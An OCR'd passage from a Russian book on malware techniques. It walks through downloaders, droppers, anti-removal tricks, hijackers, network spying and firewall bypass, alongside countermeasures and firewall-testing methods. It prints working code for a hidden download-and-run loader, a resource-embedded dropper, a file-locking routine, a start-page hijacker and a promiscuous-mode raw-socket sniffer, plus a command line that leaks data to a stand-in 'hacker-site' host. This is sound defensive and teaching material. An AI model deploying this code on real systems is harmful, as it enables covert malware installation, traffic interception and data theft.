                          INTERNET_FLAG_PRAGMA_NOCACHE |
                          INTERNET_FLAG_NO_UI |
                          INTERNET_FLAG_NO_COOKIES |
                          INTERNET_FLAG_NO_CACHE_WRITE,
                          0);
   if (hUrl == NULL)
   {
      printf("Ошибка InternetOpenUrl(), код: %d\n", GetLastError());
      return 1;
   }

   // Создание файла, в который будем записывать принимаемые данные
   hFile = CreateFile(szSaveName,
```

```
                    GENERIC_READ | GENERIC_WRITE | GENERIC_EXECUTE,
                    0,
                    NULL,
                    CREATE_ALWAYS,
                    FILE_ATTRIBUTE_NORMAL,
                    NULL);
 if (hFile == INVALID_HANDLE_VALUE)
{
   printf("Ошибка CreateFile(), код: %d\n", GetLastError());
   return 1;
}

// Цикл загрузки файла
do
{
   if (InternetReadFile(hUrl,
                        &szBuffer,
                        sizeof (szBuffer),
                        &dwBytesRead))
   {
      if (dwBytesRead != 0)
         if (!WriteFile(hFile, szBuffer,
                        dwBytesRead, &dwBytesWritten, NULL))
         {
            printf("Ошибка WriteFile(), код: %d\n", GetLastError());
            return 1;
         }
   }
   else
   {
      printf("Ошибка InternetReadFile(), код: %d\n", GetLastError());
      return 1;
   }

} while (dwBytesRead != 0);
```

```
    // Закрытие всех Handle
    CloseHandle(hFile);
    InternetCloseHandle(hUrl);
    InternetCloseHandle(hSession);

    // Запуск загруженного приложения
    ShellExecute(NULL, NULL, szSaveName, NULL, NULL, SW_HIDE);
    return 0;
}
```

Процесс загрузки файла начинается с вызова функции `InternetOpen`. Интересен второй параметр данной функции, задающий тип соединения. В нашем случае константа `INTERNET_OPEN_TYPE_DIRECT` предписывает работать напрямую, не используя настройки Internet Explorer. Указание константы `INTERNET_OPEN_TYPE_PRECONFIG` приведет к тому, что обмен с Интеренетом будет производиться в соответствии с настройками Internet Explorer (настройки считываются из реестра).

В случае успешной инициализации идет открытие заданного URL с помощью функции `InternetOpenUrl`, набор флагов в ее параметрах указывает на то, что загружаемый файл не должен кешироваться и браться из кеша. В случае успешного открытия URL создается файл на диске и начинается цикл приема данных. Данные считываются в буфер с помощью `InternetReadFile`, а из буфера записываются на диск.

Условием выхода из цикла загрузки является получение на очередной итерации данных нулевого объема. После завершения загрузки производится закрытие всех открытых в процессе работы Handle и запуск загруженного файла с помощью `ShellExecute`.

# Trojan-Dropper

Программы категории Trojan-Dropper часто применяются создателями вредоносных программ для маскировки своих "поделок". Основная задача Trojan-Dropper — установка в систему одной или нескольких вредоносных программ. Часто сценарий работы Trojan-Dropper состоит из следующих этапов:

1. Извлечение на диск одного или нескольких файлов, содержащих вредоносные программы.
2. Извлечение на диск "полезной" программы и ее запуск.
3. Запуск извлеченных вредоносных программ.

4. В качестве "полезной" программы обычно выступает некая сетевая утилита или программа небольшого размера. Причем с точки зрения пользователя все выглядит достаточно стандартно — он загружает из Интернета некую утилиту, запускает ее — визуально программа запускается и работает как ей положено. Заметить на современном компьютере факт извлечения и запуска нескольких вредоносных программ размером 20—50 Кбайт практически невозможно.
5. Извлекаемые при запуске Trojan-Dropper приложения хранятся в его теле, причем часто в зашифрованном виде. Можно выделить несколько технологий хранения.

- Хранение файлов в ресурсах Trojan-Dropper. Данный подход является стандартным методом хранения данных в исполняемом файле, доступ к этим данным может идти через стандартные API-функции.
- Пристыковка файлов к основному исполняемому файлу. Поиск таких файлов ведется по специальной сигнатуре, размещаемой перед дописанными в конец файла данными.
- Размещение данных непосредственно в коде программы.

Рассмотрим пример реализации типового Trojan-Dropper (листинг 2.81), хранящего файл в зашифрованном виде в ресурсе. Шифровка производится при помощи операции XOR каждого байта хранящегося в ресурсе файла с числом 55.

**Листинг 2.81. Пример Trojan-Dropper**

```
program Project1;

uses
  Windows, Messages, classes, ShellAPI, SysUtils;

{$R trojan.res}
// Процедура для извлечения ресурса в указанный файл
procedure ExtractRes(ResType, ResName, ResNewName : String);
var
  Res : TResourceStream;
  MS  : TMemoryStream;
  i   : Integer;
begin
```

```
  Res := TResourceStream.Create(Hinstance, Resname, Pchar(ResType));
  MS  := TMemoryStream.Create;
  Res.Seek(0,0);
  MS.LoadFromStream(Res);
  // Расшифровка ресурса
  {
  for i := 0 to MS.Size - 1 do
   byte(pointer(dword(MS.memory)+i)^) :=
    byte(pointer(dword(MS.memory)+i)^) xor 55;
  }
  MS.SavetoFile(ResNewName);
  Res.Free;
  MS.Free;
end;

var
 F, F1 : file;
 SaveName : string;
begin
 SaveName := 'c:\troj_test.exe';
 // Извлечение файла из ресурса
 ExtractRes('EXEFILE', 'TROJAN', SaveName);
 ShellExecute(0, nil, PChar(SaveName),nil,  nil,  SW_HIDE);
end.
```

Для компиляции данного примера необходимо подготовить файл trojan.res, содержащий встраиваемый в наш пример EXE-файл. Для создания подобного ресурса необходимо создать файл trojan.rc следующего вида — листинг 2.82.

**Листинг 2.82. Файл trojan.rc**

```
TROJAN EXEFILE troj_test.exe
```

Файл trojan.rc нужно откомпилировать с помощью brcc32, в результате чего получится файл trojan.res, необходимый для компиляции примера. Как лег-

ко заметить, в ресурсе можно разместить несколько файлов — для этого нужно перечислить их в файле trojan.rc.

Закомментированный цикл в функции `ExtractRes` демонстрирует возможность простейшей расшифровки извлекаемых из ресурса данных.

Говоря о Trojan-Dropper, необходимо упомянуть о том, что ряд антивирусов не может проверять размещенные в ресурсах файлы, следовательно достигается определенная маскировка файлов.

# Технологии защиты вредоносных программ от удаления

Методики защиты вредоносной программы от удаления в последнее время приобретают все большую популярность. Можно выделить несколько наиболее распространенных технологий.

- Установка вредоносной программы в качестве обработчика Winlogon и в качестве расширения проводника. Стандартные средства контроля автозапуска типа msconfig не контролируют список обработчиков Winlogon, а применение дополнительных утилит для изучения системы требует от пользователя определенной квалификации.
- Многие вредоносные программы (особенно AdWare) могут быть выполнены в виде библиотеки, следовательно, изучение списка запущенных процессов не позволит пользователю ее обнаружить.
- Программные файлы могут быть открыты с монопольным доступом, что затрудняет их открытие сканерами антивирусных и антишпионских программ и блокирует копирование принадлежащих вредоносной программе файлов стандартными способами, что существенно усложняет их отправку для анализа.
- Различные методики защиты ключей реестра и их периодическое восстановление.
- Защита своих исполняемых файлов от отложенного удаления. Одна из наиболее распространенных методик защиты основана на переименовании исполняемых файлов при каждой перезагрузке. Другая основана на слежении за ключом реестра, хранящим настройки отложенного удаления.

Перечисленные методики в последнее время в том или ином сочетании все чаще встречаются в троянских и AdWare-программах, что создает дополнительные проблемы для пользователя — удалить подобную программу стандартными средствами невозможно, да и не все антивирусы могут справиться с корректным удалением таких программ. Описанные ранее технологии часто сочетаются в том или ином виде с руткит-технологиями, что еще больше

затрудняет удаление вредоносной программы из системы. В ряде вредоносных программ в явном виде встречается защита от отложенного удаления, основанная на том, что в NT-системах список файлов для отложенного удаления хранится в реестре, что позволяет вредоносной программе следить за соответствующим ключом и при необходимости исправлять или очищать находящийся там список.

Еще одной методикой защиты от удаления можно назвать *метод троянских потоков*. Он основан на том, что вредоносная программа создает несколько троянских потоков в одном или нескольких системных процессах. Данные потоки могут решать разнообразные задачи, в частности, перезапускать остановленные процессы или восстанавливать удаленные файлы. Примером может послужить AdWare.BetterInternet — в его состав входит небольшое приложение с именем nail.exe, которое создает несколько потоков в системном процессе explorer.exe. Процесс nail.exe можно беспрепятственно завершить, а его программный файл удалить (т. е. с точки зрения антивируса удаление проходит успешно), но через несколько секунд файл будет восстановлен и запущен троянскими потоками.

Более простым вариантом защиты является *метод двух процессов*, состоящий в том, что приложение создает два процесса, следящих друг за другом. В случае остановки одного из процессов второй немедленно его перезапускает, что не позволяет пользователю завершить процесс, пользуясь стандартным диспетчером процессов.

## Блокировка доступа к файлу

Блокировка доступа к файлам приложения является распространенным методом, предназначенным для затруднения анализа файлов. Известно несколько способов реализации подобной блокировки:

- с помощью функций `LockFileEx`/`UnlockFileEx` библиотеки kernel32.dll (этот метод применим только для платформы NT);
- с помощью открытия защищаемых файлов в режиме эксклюзивного доступа;
- Rootkit-методики.

Рассмотрим в качестве примера реализацию блокировки доступа к файлу на основе `LockFileEx` (листинг 2.83).

**Листинг 2.83. Пример функции, блокирующей доступ к файлу**

```
procedure LockFile(AFileName : string);
var
 hFile : THandle;
```

```
 lpOverlapped: TOverlapped;
 SizeLo, SizeHi : DWORD;
begin
 // Открытие файла
 hFile := CreateFile(PChar(AFileName),
                     GENERIC_READ,
                     FILE_SHARE_READ,
                     nil, OPEN_EXISTING,
                     FILE_ATTRIBUTE_NORMAL, 0);
 if hFile = INVALID_HANDLE_VALUE then exit;
 // Определение размера файла
 SizeLo := GetFileSize(hFile, @SizeHi);
 // Блокировка файла (от начала до последнего байта)
 ZeroMemory(@lpOverlapped, sizeof(lpOverlapped));
 LockFileEx(hFile, LOCKFILE_FAIL_IMMEDIATELY or LOCKFILE_EXCLUSIVE_LOCK,
            0, SizeLo, SizeHi, lpOverlapped);
end;
```

Данная функция открывает файл с помощью `CreateFile`, затем определяет его размер и производит блокировку файла с помощью `LockFileEx`. Особенностью данного примера является то, что файл не закрывается после выполнения `LockFileEx`, что приводит к удержанию блокировки в течение времени работы приложения, вызвавшего данную функцию.

## Противодействие основным методикам защиты от удаления

Бороться с вредоносной программой, активно защищающейся от удаления, достаточно трудно. Причем чем больше методик защиты реализовано разработчиками вредоносной программы, тем сложнее это противодействие. Тем не менее, существует несколько достаточно надежных и эффективных методик противодействия.

- Применение технологии AVZGuard. Эта технология встроена в AVZ и позволяет заблокировать ряд системных функций на время исследования системы и лечения. С момента активации AVZGuard все приложения делятся на доверенные (это сам AVZ и любые приложения, запущенные им) и недоверенные (все остальные приложения). Недоверенным приложениям запрещается создание процессов, манипуляции с уже запущен-

ными процессами, запись в память других процессов, модификация реестра и создание исполняемых файлов на диске. Эти ограничения нейтрализуют большинство методик защиты, реализованных в распространенных вредоносных программах.

- Подключение HDD исследуемого ПК к другому компьютеру для проверки и лечения.
- Загрузка с CD или Flash-диска, снабженного оболочкой типа ERD Commander или содержащего Linux с предустановленным антивирусом.

## Hijacker

Вредоносные программы категории Hijacker очень распространены, их назначение — несанкционированное изменение настроек программ пользователя. Чаще всего модифицируются настройки браузера — изменяется стартовая страница, префиксы протоколов, страница поиска. Универсальные Hijacker встречаются редко, в основном они рассчитаны на определенный тип браузера, чаще всего — на Internet Explorer.

Устройство Hijacker очень простое и сводится в подавляющем большинстве случаев к модификации реестра. Рассмотрим простейший пример (листинг 2.84), который пригодится в качестве тестового приложения для проверки работы системы проактивной защиты и изучения работы утилит, предназначенных для восстановления настроек браузера.

**Листинг 2.84. Пример простейшего Hijacker**

```
var
 Reg : TRegistry;
begin
 Reg := TRegistry.Create;
 Reg.RootKey := HKEY_LOCAL_MACHINE;
 if Reg.OpenKey('SOFTWARE\Microsoft\Internet Explorer\Main', true) then
  begin
   Reg.WriteString('Start Page',
                   'стартовая страница подменена Hijacker !');
   Reg.CloseKey;
 end;
 Reg.RootKey := HKEY_CURRENT_USER;
 if Reg.OpenKey('SOFTWARE\Microsoft\Internet Explorer\Main', true) then
```

```
  begin
   Reg.WriteString('Start Page',
                   'стартовая страница подменена Hijacker !');
   Reg.CloseKey;
 end;
 Reg.Free;
end;
```

Данный пример модифицирует параметр с именем `Start Page` ключа реестра `SOFTWARE\Microsoft\Internet Explorer\Main`. Легко заметить, что этот ключ модифицируется в двух местах реестра — в `HKEY_LOCAL_MACHINE` и `HKEY_CURRENT_USER`. Данный пример построен на результате анализа одного из реально существующих Hijacker (только URL, естественно, заменен на текстовое сообщение).

Кроме подмены стартовой страницы вредоносносные программы категории Hijacker часто модифицируют ряд других настроек:

- стартовую страницу (параметр с именем `Search Page` ключа `SOFTWARE\Microsoft\Internet Explorer\Main`) и стартовую страницу по умолчанию (параметр `Default_Search_URL` ключа `SOFTWARE\Microsoft\Internet Explorer\Main`);
- текст, выводимый в заголовке Internet Explorer (параметр `Window Title` ключа `SOFTWARE\Microsoft\Internet Explorer\Main`);
- страницу поиска (параметр `Search Page` ключа `SOFTWARE\Microsoft\Internet Explorer\Main`);
- префиксы протоколов по умолчанию (ключ `Software\Microsoft\Windows\CurrentVersion\URL\Prefixes`).

В данном списке перечислены только основные ключи реестра для Internet Explorer, по статистике чаще всего модифицируемые Hijacker (всего известно более сотни таких ключей и параметров).

# Технологии слежения за сетевой активностью

Слежение за сетевой активностью приложений пользователя в последнее время является одним из активно развивающихся направлений. Основные области применения методики:

- сбор статистики о работе пользователя в Интернете, как правило, собирается список посещаемых пользователем URL;

- поиск логинов и паролей, номеров кредитных карт и прочей конфиденциальной информации;
- сбор информации о локальной сети пользователя.

Естественно, что наибольшую угрозу для пользователя представляют троянские программы, поскольку кража паролей или номеров кредитных карт может нанести пользователю существенный ущерб.

Слежение за сетевой активностью часто сочетается с другими методами шпионажа. Например, распространенный клавиатурный шпион ActualSpy отслеживает соединения с Интернетом и посещаемые пользователем сайты.

Слежение за сетевой активностью пользователя может реализовываться различными способами. Наиболее распространенными являются:

- установка BHO (Browser Helper Object) для используемого пользователем браузера — применяется в основном для регистрации посещаемых URL;
- перехват API-функций, используемых для обмена с сетью по руткит-принципу, — является одной из самых распространенных методик;
- установка TDI-фильтра;
- установка собственного провайдера SPI/LSP — данный метод, в частности, используется в AdWare.NewDotNet;
- применение сниффера на базе Raw Socket;
- использование полноценного сниффера на базе NDIS-драйвера.

Применение BHO является самым распространенным методом для AdWare- и SpyWare-приложений. Обычно такой BHO выполнен в виде панели для браузера, предлагающей некие расширенные функции поиска и навигации. Наиболее характерный пример — Adware.Hotbar, передающий все посещаемые пользователем URL своим создателям. Однако опасность Spyware BHO обычно невелика и наносимый ими вред сводится к слежению за посещаемыми URL и воспроизведению контекстной рекламы.

Гораздо опаснее средства мониторинга, построенные по руткит-принципу. Они, как правило, перехватывают высокоуровневые функции, например, `InternetOpenUrl`, `InternetReadFile` и `InternetWriteFile`, что позволяет отслеживать как посещаемые URL, так и передаваемую/принимаемую информацию. Применение несложных фильров позволяет выделить из потока информации заданную информацию, например, пароли и номера кредитных карт.

Сниффер дает еще большие возможности. Во-первых, для его реализации не требуется перехват функций, что делает его менее заметным. Во вторых, сниффер может регистрировать сетевой трафик других компьютеров сети, что повышает создаваемую им опасность. Самым простым в реализации является сниффер на базе Raw Socket (листинг 2.85).

**Листинг 2.85. Сниффер на базе RAW Socket**

```
#include <stdafx.h>
#include <winsock2.h>
#include <mstcpip.h>

#define MAX_PACKET_SIZE 65535
// Буфер для приема пакета
static BYTE Buffer[MAX_PACKET_SIZE];

int _tmain(int argc, _TCHAR* argv[])
{
  WSADATA     wsadata;    // Инициализация WinSock
  SOCKET      RawSocket;  // Слущающий сокет

  // Инициализация WS2_32
  WSAStartup(MAKEWORD(2,2), &wsadata);
  // Создание RAW-сокета
  RawSocket = socket( AF_INET, SOCK_RAW, IPPROTO_IP );

  // Определение имени хоста
  char        HostName[256];
  gethostname(HostName, sizeof(HostName));
  printf("HostName = %s \n", HostName);

  // Определение информации по имени хоста
  PHOSTENT   pLocalHostEnt;
  pLocalHostEnt = gethostbyname(HostName);

  // Подготовка структуры SockAddr с адресом хоста
  SOCKADDR_IN SockAddr;
  ZeroMemory(&SockAddr, sizeof(SockAddr));
  SockAddr.sin_family = AF_INET;
  SockAddr.sin_addr.s_addr =
    ((in_addr *)pLocalHostEnt->h_addr_list[0])->s_addr;
```

```
  // Привязка
  bind(RawSocket, (SOCKADDR *)&SockAddr, sizeof(SOCKADDR));

  // Переключение сетевой карты в "promiscuous mode"
  // для захвата всех пакетов
  unsigned long  flg = 1;
  ioctlsocket(RawSocket, SIO_RCVALL, &flg);

  // Прием IP-пакетов
  while( true )
  {

    int count;

    count = recv( RawSocket, (char *)Buffer, sizeof(Buffer), 0 );
       printf("Len = %d \n", count);

    // --- код для обработки и записи захваченного IP-пакета ---
  }

  closesocket(RawSocket);
  WSACleanup();
}
```

Пример достаточно прост, основные этапы описаны комментариями. Он создает Raw Socket и использует его для приема всех IP-пакетов. Если в данном примере удалить строку:

```
ioctlsocket(RawSocket, SIO_RCVALL, &flg);
```

то сетевая карта не будет переводиться в promiscuous mode, и снифер будет регистрировать только трафик того ПК, на котором он запущен.

Другим распространенным методом слежения за сетевой активностью является руткит-технология. В качестве примера рассмотрим реальную троянскую программу из семейства TrojanSpy.Win32.Banker, занимающуюся воровством номеров кредитных карт. Фрагмент протокола анализатора перехвата функций приведен в листинге 2.86.

**Листинг 2.86. Фрагмент протокола AVZ на ПК с активным TrojanSpy.Win32.Banker**

```
1.1 Поиск перехватчиков API, работающих в UserMode

Функция ntdll.dll:LdrLoadDll (70) перехвачена, метод APICodeHijack.JmpTo

Функция wininet.dll:HttpSendRequestA (207) перехвачена,
метод APICodeHijack.JmpTo

1.2 Поиск перехватчиков API, работающих в KernelMode

Функция ZwCreateProcess (2F) перехвачена (805B3543->F9E57219),
перехватчик C:\WINDOWS\system32\iesprt.sys

Функция ZwCreateProcessEx (30) перехвачена (805885D3->F9E57280),
перехватчик C:\WINDOWS\system32\iesprt.sys
```

По протоколу листинга 2.86 видно, что перехвачено четыре функции — две в UserMode и две в KernelMode. Принцип работы данного шпиона сводится к следующим шагам:

1. Загружается драйвер iesprt.sys, перехватывающий функции `ZwCreateProcess` и `ZwCreateProcessEx` стандартным способом — путем подмены адресов в `KeServiceDescriptorTable`. Перехват этих функций позволяет отслеживать запуск процессов.
2. В момент запуска процесса функция-перехватчик руткита из режима ядра перехватывает функцию `LdrLoadDll`. Перехват из режима ядра позволяет обойти многие системы защиты, производящие мониторинг вызовов функции `WriteProcessMemory`.
3. В момент загрузки библиотеки wininet.dll осуществляется перехват функции `HttpSendRequestA`. Перехватчик данной функции получает возможность анализа параметров всех запросов пораженного приложения, выполненных через `HttpSendRequest`. Как известно, Internet Explorer использует данную функцию, поэтому, по крайней мере, все HTTP-запросы браузера будут перехвачены и обработаны.

У работающего по руткит-технологии шпиона есть одно несомненное преимущество — возможно адресное внедрение перехватчиков в строго определенные процессы (например, в процессы браузера), что усложнит обнаружение шпиона. Однако его выдают перехваты функций, отсутствующие в случае применения сниффера.

# Технологии противодействия Firewall

Как известно, работа в Интернете в настоящее время является практически немыслимой без использования Firewall, защищающего компьютер от атак

извне и ограничивающего работу приложений в соответствии с заданными пользователем правилами. Firewall является эффективным средством для блокировки работы троянских программ, особенно категории Trojan-PSW.

Рассмотрим наиболее распространенные методики обхода Firewall, а также применяемые в Firewall контрмеры и методику тестирования.

## Доступ в сеть недоверенного приложения

Данный метод является самым простым и состоит в том, что запускается некое приложение, которое с точки зрения Firewall является недоверенным. Это приложение пытается произвести обмен данными с Интернетом, успешное выполнение обмена говорит о неработоспособности Firewall или его неправильной настройке. Проведение данного теста является обязательным элементом тестирования Firewall, в сущности проверяет его работоспособность.

Методика тестирования: программа-тестер выступает в роли недоверенного приложения и пытается произвести обмен с сетью. Успешный обмен говорит о проблемах в работе Firewall или о его некорректной настройке. В качестве такой программы-тестера может выступить рассмотренный ранее пример Trojan-Downloader.

## Доступ в сеть с использованием RAW Socket

Данный метод аналогичен предыдущему, но для обмена с Интернетом применяются RAW Socket. Технология RAW Socket позволяет приложению напрямую принимать и отправлять сетевые пакеты. Использование RAW Socket допустимо для специализированных сетевых утилит (например, сканера портов), но их применение в других приложениях является крайне подозрительным.

Методика защиты: многие Firewall позволяют задавать отдельные правила, разрешающие или запрещающие использовать RAW Socket. Если такая функция не предусмотрена, то Firewall должен ограничивать сетевую активность приложения согласно заданным правилам независимо от методики обмена.

Методики тестирования: программа-тестер производит попытку передачи информации или приема сетевых пакетов с помощью RAW Socket и изучается реакция Firewall на подобные операции.

В частности, для изучения реакции Firewall на операции с RAW Socket можно применить сниффер, рассмотренный в листинге 2.85.

## Управление доверенным приложением

Данный метод достаточно популярен и в простейшем случае сводится к запуску доверенного приложения с параметрами (листинг 2.87).

**Листинг 2.87. Пример запуска доверенного приложения с параметрами**

```
IEXPLORE.EXE http://www.hacker-site.ru?&text=TopSecret
CMD.EXE /C "IEXPLORE.EXE http://www.hacker-site.ru?&text=TopSecret"
```

В принципе Firewall не обязан фиксировать и блокировать подобные запуски, однако отсутствие контроля над запуском доверенных приложений с параметрами может привести к утечке информации в обход Firewall.

Методика защиты: Firewall должен контролировать запуск доверенного приложения недоверенным, особенно если речь идет о браузере. Часто Firewall проверяют, видимо ли окно запущенного приложения для пользователя. Обмен невидимого для пользователя приложения с Интернетом подозрителен, а если это приложение запущено недоверенным, то вдвойне подозрительно. Пример реагирования Firewall на подобную методику обхода показан на рис. 2.11.





**Рис. 2.11.** Реакция Outpost Firewall на запуск скрытого процесса с ключами

Методика тестирования: приложение-тестер запускает некую доверенную программу с параметрами. Обычно в роли доверенного приложения выступает браузер, управление которым происходит с помощью командной строки, DDE или передачи сообщений его главному окну для имитации работы пользователя. Некоторые утилиты тестирования создают задание планировщика с помощью соответствующего API или команды AT (в этом случае запуск доверенного приложения произведет сама система). Подобный тест можно выполнить самостоятельно — с помощью планировщика заданий запрограммировать однократный запуск браузера с командной строкой в заданное время и проанализировать реакцию Firewall.

## Внедрение посторонних DLL в доверенные процессы

Этот метод является самым простым в реализации и предполагает несколько разновидностей реализации.

- Внедрение DLL с помощью механизма ловушек.
- Внедрение DLL с помощью `CreateRemoteThread`. В этом случае в памяти приложения создается участок памяти с именем DLL и затем производится вызов функции `LoadLibrary` посредством `CreateRemoteThread`.
- Регистрация DLL в качестве BHO (Browser Helpher Object) или в качестве плагина доверенного процесса.

Первые два метода с примерами описаны в *разд. "User Mode Rootkit"*. В данном списке перечислены только наиболее распространенные методики, на самом деле их намного больше — известно около 15 методов внедрения DLL в запущенные процессы.

Следовательно, современный Firewall должен содержать подсистему контроля компонентов, загруженных в память доверенного процесса.

Методика защиты: как правило, защита сводится к так называемому "контролю компонентов" приложения, т. е. составлению списка используемых приложением DLL и выдаче предупреждений в случае появления в памяти доверенного процесса новой DLL, которая не значится в этом списке (рис. 2.12). Для уменьшения количества ложных срабатываний может применяться проверка цифровых подписей библиотек (для исключения реакции на системные DLL) и интеграция Firewall с антивирусом для детектирования троянских библиотек. Кроме того, для некоторых методик внедрения DLL необходима запись в память процесса, что также может контролироваться Firewall.

Методика тестирования: внедрение в память доверенного приложения посторонних DLL различными методами и наблюдение за реакцией Firewall. В ходе тестирования следует обратить внимание на то, что для уменьшения

количества ложных срабатываний разработчики некоторых Firewall не считают "посторонними" библиотеки, загруженные из рабочей папки программы. Кроме того, следует учитывать возможность маскировки библиотеки с помощью руткит-технологии или метода модификации системных структур, описанных в листинге 2.47.





**Рис. 2.12.** Пример срабатывания подсистемы контроля компонентов Outpost Firewall outpost2.jpg

## Создание в доверенных процессах троянских потоков

Метод достаточно прост и сводится к внедрению в память доверенного процесса программного кода с последующим вызовом функции `CreateRemoteThread` для его исполнения в отдельном потоке.

Методика защиты: Firewall должен контролировать подобную операцию и либо блокировать ее, либо считать экземпляр процесса недоверенным с момента внедрения в него постороннего потока. Желательно не только фиксировать факт создания потока, но и регистрировать выполнившее данную операцию приложение для последующего анализа.

Методика тестирования: создание в памяти доверенного процесса троянского потока, выполняющего обмен с Интернетом, и наблюдение за реакцией Firewall.

## Модификация машинного кода доверенных процессов

Данный метод часто применяется руткитами. Суть метода сводится к модификации машинного кода процесса или используемых им библиотек. Как правило, перед подобной модификацией в память процесса внедряется машинный код перехватчиков и производится перехват ряда функций, чаще всего функций библиотек WS2_32 и wininet.

Методика защиты: блокировка модификации машинного кода доверенных процессов или регистрация этого факта, после чего модифицированный процесс считается недоверенным (рис. 2.13). При выборе Firewall стоит обратить внимание на то, каким образом производится слежение за записью в память других процессов. Дело в том, что обычно для подобного мониторинга применяется перехват одной или нескольких функций в UserMode или KernelMode, следовательно, восстановление перехваченных функций может отключить защиту.





**Рис. 2.13.** Реакция Outpost Firewall на модификацию памяти доверенного процесса outpost3.jpg

Методика тестирования: запуск доверенного процесса, модификация его машинного кода и наблюдение за реакцией Firewall. В качестве тестового

приложения может выступить любой из примеров руткитов User Mode, описанных ранее.

## Маскировка недоверенного процесса

Название методики собственно описывает ее принципы работы. Недоверенный процесс с помощью перехвата функций, модификации данных в структурах `EPROCESS` и `PEB` производит маскировку своего процесса под доверенный процесс (например, процесс браузера). Если Firewall опирается на PID процесса и получает имя исполняемого файла через стандартные системные API-функции, то он окажется уязвим против такой манипуляции. В случае внедрения в процессы троянской DLL может применяться ее маскировка по руткит-принципу от встроенной в Firewall системы контроля компонентов приложений.

Методика защиты: наиболее простой и эффективной методикой является регистрация запуска и завершения процессов, факта загрузки/выгрузки библиотек и сопоставление полученных таким образом данных с информацией, получаемой через стандартные API-функции.

Методика тестирования: программа-тестер должна производить маскировку запущенных ею процессов и загруженных библиотек тем или иным способом, затем производится изучение реакции Firewall на попытки работы замаскированных модулей с Интернетом. В нашем случае в качестве тестовых приложений могут выступить примеры руткитов KernelMode (в частности, см. листинг 2.45).

## Атаки на процессы Firewall

Атака на процессы и сервисы Firewall в простейшем случае сводится к их принудительной остановке с помощью `TerminateProcess`. В более сложном случае возможна модификация процесса Firewall или применение экзотических методик завершения процесса. Например, вредоносная программа может выгрузить используемые процессом библиотеки, вызывая в контексте атакуемого процесса `FreeLibrary` посредством `CreateRemoteThread`.

Методика защиты: наиболее эффективным методом защиты является размещение основанного кода Firewall в невыгружаемых драйверах. В этом случае работающее в UserMode приложение применяется только для контроля и мониторинга работы Firewall и его остановка не скажется на работе защиты. В качестве дополнительных мер может применяться защита управляющего процесса или мониторинг его работоспособности. В частности, некоторые Firewall блокируют обмен с сетью в случае принудительной остановки управляющего процесса.

Методика тестирования: необходимо выяснить, можно ли принудительно завершить процессы Firewall, и как скажется завершение процессов на защите компьютера и работоспособности доверенных приложений.

## Атаки на GUI управляющей оболочки

Практически все Firewall содержат некое приложение, предназначенное для управления работой Firewall и мониторинга его состояния. Вредоносное приложение может имитировать действия пользователя, отключив Firewall или изменив его настройки. Кроме того, вредоносное приложение может регистрировать факт создания окон системы обучения Firewall — создаваемое окно может стать невидимым и вредоносное приложение может выполнять "автоответ", эмулируя нажатия кнопок и иные операции для эмуляции реакции пользователя на запрос. Единственной сложностью реализации такого метода является многообразие разновидностей Firewall, однако несложно сформировать базу данных вида "имя окна" — "имя элемента управления" — "действие".

Методика защиты: Firewall должен отслеживать эмуляцию различных операций со своими окнами и прочими GUI-элементами. В простейшем случае должен фиксироваться факт отправки сообщений окнам Firewall со стороны других приложений.

